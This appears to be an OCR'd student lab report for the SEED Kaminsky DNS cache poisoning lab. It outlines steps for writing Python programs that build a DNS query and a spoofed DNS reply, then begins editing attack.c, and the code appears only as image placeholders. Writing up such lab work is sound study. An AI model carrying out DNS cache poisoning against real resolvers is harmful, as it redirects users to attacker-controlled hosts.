





The Attack Tasks

Task 4: Construct DNS request


Create a file task4_dnsrequest.py to write a program which sends out the DNS queries to the target DNS server.




The task4_dnsrequest.py program.



Run the program using “python” command, which creates “ip_req.bin” file.




The file named “ip_req.bin” is created.




Task 5: Spoof DNS Replies


Create a file task5_spoofDNSreply.py to write a program which constructs a DNS response packet that includes a question section, an answer section, and an NS section.




The program file “task5_spoofDNSreply.py”.



Now, Run the program file, and a file named “ip_resp.bin” file.




The file named “ip_resp.bin” is created.





Task 6: Launch the Kaminsky Attack


We downloaded the attack.c file from the seed website and we open the file to make the necessary changes.

